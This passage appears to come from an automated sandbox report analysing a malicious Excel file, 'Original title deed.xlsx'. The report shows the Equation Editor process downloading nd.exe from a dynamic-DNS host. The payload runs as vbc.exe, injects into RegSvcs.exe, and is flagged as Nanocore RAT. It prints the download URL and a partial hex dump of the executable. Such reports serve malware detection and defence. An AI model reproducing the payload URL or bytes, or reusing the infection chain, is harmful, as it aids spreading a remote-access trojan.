May 3, 2021 10:44:29.216931105 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.217200994 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.217221975 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.217238903 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.217255116 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.217268944 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.217272043 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.217282057 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.217292070 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.217297077 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.217312098 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.217315912 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.217329025 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.217330933 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.217348099 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.217350006 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.217367887 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.217369080 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.217377901 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.217405081 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.219049931 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418195963 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418222904 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418237925 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418257952 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418276072 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418292046 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418311119 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418324947 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418329000 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418346882 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418354988 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418359041 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418365002 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418384075 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418391943 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418397903 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418401957 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418406010 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418417931 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418426991 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418443918 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418445110 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418457985 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418466091 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418483019 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418490887 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418502092 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418509960 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418519020 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418524981 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418541908 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418557882 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418572903 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418586969 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418602943 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418612957 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418616056 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418631077 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418633938 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418648005 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418652058 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418665886 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418673992 CEST	80	49166	172.245.45.28	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 10:44:29.418680906 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418692112 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418709040 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.418715000 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418732882 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.418746948 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.421420097 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.620978117 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.621009111 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.621026039 CEST	80	49166	172.245.45.28	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 10:44:28.312212944 CEST	52197	53	192.168.2.22	8.8.8.8
May 3, 2021 10:44:28.371793985 CEST	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 3, 2021 10:44:28.312212944 CEST	192.168.2.22	8.8.8.8	0xfae3	Standard query (0)	myhostisstillgood11.zapto.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 3, 2021 10:44:28.371793985 CEST	8.8.8.8	192.168.2.22	0xfae3	No error (0)	myhostisstillgood11.zapto.org		172.245.45.28	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- myhostisstillgood11.zapto.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49166	172.245.45.28	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE


Timestamp	kBytes transferred	Direction	Data
May 3, 2021 10:44:28.589329004 CEST	0	OUT	GET /dashboard/docs/images/nd.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: myhostisstillgood11.zapto.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 10:44:28.813957930 CEST	2	IN	HTTP/1.1 200 OK Date: Mon, 03 May 2021 08:44:28 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/8.0.3 Last-Modified: Mon, 03 May 2021 07:22:11 GMT ETag: "116c00-5c167d1eb0284" Accept-Ranges: bytes Content-Length: 1141760 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 a3 a4 8f 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 58 11 00 00 12 00 00 00 00 00 00 92 77 11 00 00 20 00 00 00 80 11 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 11 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 40 77 11 00 4f 00 00 00 00 80 11 00 d0 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 11 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 98 57 11 00 00 20 00 00 00 58 11 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 d0 0e 00 00 00 80 11 00 00 10 00 00 00 5a 11 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 11 00 00 02 00 00 00 6a 11 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 77 11 00 00 00 00 00 48 00 00 00 02 00 05 00 04 84 00 00 3c 99 00 00 03 00 00 00 01 00 00 06 40 1d 01 00 00 5a 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 28 20 00 00 0a 28 21 00 00 0a 00 de 02 00 dc 00 28 07 00 00 06 02 6f 22 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 23 00 00 0a 00 02 16 28 24 00 00 0a 00 02 17 28 25 00 00 0a 00 02 17 28 26 00 00 0a 00 02 16 28 27 00 00 0a 00 2a 4e 00 02 28 09 00 00 06 6f 60 01 00 06 28 28 00 00 0a 00 2a 26 00 02 28 29 00 00 0a 00 2a ce 73 2a 00 00 0a 80 01 00 00 04 73 2b 00 00 0a 80 02 00 00 04 73 2c 00 00 0a 80 03 00 00 04 73 2d 00 00 0a 80 04 00 00 04 73 2e 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 2f 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 30 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 31 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 32 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 33 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 34 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 35 00 00 0a 6f 36 00 00 0a 73 37 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL`PXw @ @@wO  H.textW X `.rsrcZ@@.relocj @BtwH<@Z0((!(o"*(#($(%(&('*N(o`((*&()*s*s+s,s-s.*0~o/+*0~o0+*0~o1+*0~o2+*0~o3+*0<~(4,!rp(5o6s7~+*0~

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2984 Parent PID: 584

General

Start time:	10:43:33
Start date:	03/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f090000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Original title deed.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F2DF526	WriteFile
C:\Users\user\Desktop\~$Original title deed.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F2DF591	WriteFile
C:\Users\user\Desktop\~$Original title deed.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F2DF526	WriteFile
C:\Users\user\Desktop\~$Original title deed.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F2DF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAEA9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	;o<	binary	3B 6F 3C 00 A8 0B 00 00 02 00 00 00 00 00 00 00 66 00 00 00 01 00 00 00 32 00 00 00 28 00 00 00 6F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 20 00 74 00 69 00 74 00 6C 00 65 00 20 00 64 00 65 00 65 00 64 00 2E 00 78 00 6C 00 73 00 78 00 00 00 6F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 20 00 74 00 69 00 74 00 6C 00 65 00 20 00 64 00 65 00 65 00 64 00 00 00 00	success or wait	1	7FEEAEA9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2280 Parent PID: 584

General

Start time:	10:43:55
Start date:	03/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2636 Parent PID: 2280

General

Start time:	10:43:59
Start date:	03/05/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xb20000
File size:	1141760 bytes
MD5 hash:	042AA11C6D49E1CCA5923F02D1B0A5AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2397412433.00000000026EB000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.2399354927.00000000036B1000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.2399354927.00000000036B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.2399354927.00000000036B1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile

Analysis Process: RegSvcs.exe PID: 2360 Parent PID: 2636

General

Start time:	10:44:02
Start date:	03/05/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Imagebase:	0x80000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2597919023.0000000002200000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2597919023.0000000002200000.00000004.00000001.sdmp, Author: Florian Roth

- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2597850360.0000000002100000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2597850360.0000000002100000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000002.2597850360.0000000002100000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2597305465.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000002.2597305465.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000005.00000002.2597305465.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2597641186.0000000000820000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2597641186.0000000000820000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2597438390.0000000000590000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2597438390.0000000000590000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2597886423.0000000002160000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2597886423.0000000002160000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2597584693.0000000000780000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2597584693.0000000000780000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2597593122.0000000000790000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2597593122.0000000000790000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2597600181.00000000007A0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2597600181.00000000007A0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2597411423.0000000000520000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2597411423.0000000000520000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2597403893.0000000000500000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2597403893.0000000000500000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2597470836.0000000000610000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2597470836.0000000000610000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2597453930.00000000005B0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2597453930.00000000005B0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: NanoCore, Description: unknown, Source: 00000005.00000002.2598186375.0000000002691000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2597464017.0000000000600000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2597464017.0000000000600000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000002.2599211155.000000000387F000.00000004.00000001.sdmp, Author: Joe Security

Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4C07A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	4C089B	CreateFileW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4C07A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4C07A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	4C089B	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	unknown	8	3a 08 f8 0b 5b 0e d9 48	:...[..H	success or wait	1	4C0A53	WriteFile
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	unknown	216	47 6a 93 68 5c a3 33 c7 ba 41 97 d8 c4 35 b2 78 95 96 26 15 ab 98 69 2b 98 cd 89 63 28 31 a3 50 c6 e5 50 83 63 4c 54 a1 9f c5 82 41 c5 62 c9 e2 1b 95 b8 f0 f0 e7 34 68 a6 50 f4 76 59 a1 02 b3 8b 02 19 e1 11 b5 53 f0 35 8a 36 12 43 34 2e dd 45 b1 59 db 7c f7 f1 8d 15 ba ff 7f 82 16 29 8e 7a 73 0c a9 ef 77 e2 b4 67 6c ef e7 5c ec 47 c3 1a 4a 18 4d f2 76 45 53 8c 30 e0 df 9b ff d2 9b 50 f7 3a 82 b9 36 fc f0 01 54 a7 89 a5 c8 2b 35 80 31 a7 c4 19 c1 b3 0c ea a6 a9 b1 9d e7 e0 c5 72 06 50 1d 56 9b 95 2b 91 e6 28 cc 2a 32 64 09 66 87 b6 cf 20 ed ed ba 9e 71 c3 85 cb 20 37 69 4f ca 2b 81 bb 63 da e6 8b b2 fa cf 09 21 c9 27 ed 2a c7 14 6d 4c 7c 58	Gj.h\.3..A...5.x..&...i+...c(1 .P..P.cLT....A.b.....4h.P.v Y.....S.5.6.C4..E.Y.|..... ....).zs...w..gl..\.G..J.M.vES .0.....P.:...6...T....+5.1.... .....r.P.V..+..(.*2d.f... ....q... 7iO.+..c.....!.'.* ..mL|X	success or wait	1	4C0A53	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	unknown	216	47 6a 93 68 5c a3 33 c7 ba 41 97 d8 c4 35 b2 78 95 96 26 15 ab 98 69 2b 98 cd 89 63 28 31 a3 50 c6 e5 50 83 63 4c 54 a1 9f c5 82 41 c5 62 c9 e2 1b 95 b8 f0 f0 e7 34 68 a6 50 f4 76 59 a1 02 b3 8b 02 19 e1 11 b5 53 f0 35 8a 36 12 43 34 2e dd 45 b1 59 db 7c f7 f1 8d 15 ba ff 7f 82 16 29 8e 7a 73 0c a9 ef 77 e2 b4 67 6c ef e7 5c ec 47 c3 1a 4a 18 4d f2 76 45 53 8c 30 e0 df 9b ff d2 9b 50 f7 3a 82 b9 36 fc f0 01 54 a7 89 a5 c8 2b 35 80 31 a7 c4 19 c1 b3 0c ea a6 a9 b1 9d e7 e0 c5 72 06 50 1d 56 9b 95 2b 91 e6 28 cc 2a 32 64 09 66 87 b6 cf 20 ed ed ba 9e 71 c3 85 cb 20 37 69 4f ca 2b 81 bb 63 da e6 8b b2 fa cf 09 21 c9 27 ed 2a c7 14 6d 4c 7c 58	Gj.h\.3..A...5.x..&...i+...c(1 .P..P.cLT....A.b.....4h.P.v Y.....S.5.6.C4..E.Y.|..... ....).zs...w..gl..\.G..J.M.vES .0.....P.:...6...T....+5.1.... .....r.P.V..+..(.*2d.f... ....q... 7iO.+..c.....!.'.* ..mL|X	success or wait	7	4C0A53	